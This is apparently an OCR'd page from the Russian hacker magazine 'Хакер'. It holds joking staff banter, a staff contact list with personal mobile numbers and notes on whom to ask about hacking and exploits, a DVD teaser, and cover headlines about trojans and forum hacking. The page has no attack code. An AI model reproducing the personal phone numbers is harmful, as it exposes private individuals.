Ж: Poprobuy tuda polojit' melodii i poprosit', 4toby platili za nih.
Ч: Панки - хой, рэп - долой!
Ж: Кони - мусор! Мясо - дрянь! Я болею за Кубань!
Ч: Хотел написать какой-нить бред, но лень думать, так что написал.
Ж: И, знаешь ли, написал в итоге очень даже не бред!
Ч: Где мое пиво? Где мой комп? И вообще, где я? И кто я такой?
Ж: Да ты кто такой вообще? Да у тебя даже пива нет! Даже компа нет! Да ты вообще откуда?
Ч: Вы не видели мои коды запуска ракет Пентагона? Не могу понять, куда их подевал, наверное, это все происки злобных тараканов. Если найдете, сообщите, плиз.
Ж: Да тараканы - ламеры. Они не могли забрать твои коды. Это всяко-разно дело рук трепангов с бивнями и в чешках!



Forb

+79058033384


К Форбику стоит обращаться по поводу взлома, эксплойтов и других умных и сложных вещей. Пиши ему СМС, потому что он живет в Екатеринбурге, что сильно влияет на цену разговора. СМС лучше слать на транслите, иначе он не сможет прочитать и ответить на поставленный тобой вопрос. Да, конечно, мы предложили ему сменить трубу, но он ярый фанат всего олдскульного и ни за что со своей моторолки слезать не хочет. А вообще он клевый человек, не обделен чувством юмора и, конечно же, может потрепаться на любые другие, не взломовые, темы.



hiNt

+79262368364

Хинт, он же Виталик, очень общительный человек, но на телефонные звонки практически не отвечает. Так что дозвониться до него проблематично. Зато его можно бомбить SMS'ками. Если у тебя есть какие-нибудь идеи, замечания или предложения по поводу CD/DVD, то можешь смело ему об этом сообщать. Можешь также попросить его выложить какой-нибудь дистрибутив на DVD. Если он окажется интересным, то Хинт его выложит.
Также Хинт барыжит пятизнаками и шестизнаками. Помоги Виталику - купи у него пару юинов.




NSD


+79165149558



Олег очень замороченный на взломе чувак. Все, что тебе неясно, смело спрашивай у него. Ночь не будет спать, но ответ найдет, чего бы это ему ни стоило. Когда будешь звонить ему, приготовься к тому, что он продемонстрирует свои актерские способности. Правда, роль, которую он на данный момент выучил, у него единственная - бабушка-взломщица. Олег считает, что это дико смешно, и всех разыгрывает.
Учти, иногда, спросонья, он может послать любого, кто позвонит не вовремя. Распорядок дня у NSD жесткий - ночь не спит, а дрыхнет днем. Так что выбирай время звонка.




СКОРО
МЫ СТАНЕМ
НЕМНОГО ДРУГИМИ
С января на DVD-диске Хакера будет лежать раздолбайское видео, которое мы сняли вместе с немного отмороженными ребятами из команды КаМиКаДзЕ. Видео можно будет посмотреть в любом DVD-проигрывателе!
DVD


VER 12.04 (72)
ХАКЕР
Троян в упаковке
Ломаем форум за 5 минут!
Группа, которая изменила мир
Операционные инструменты *nix-кодера
Клизма для файрвола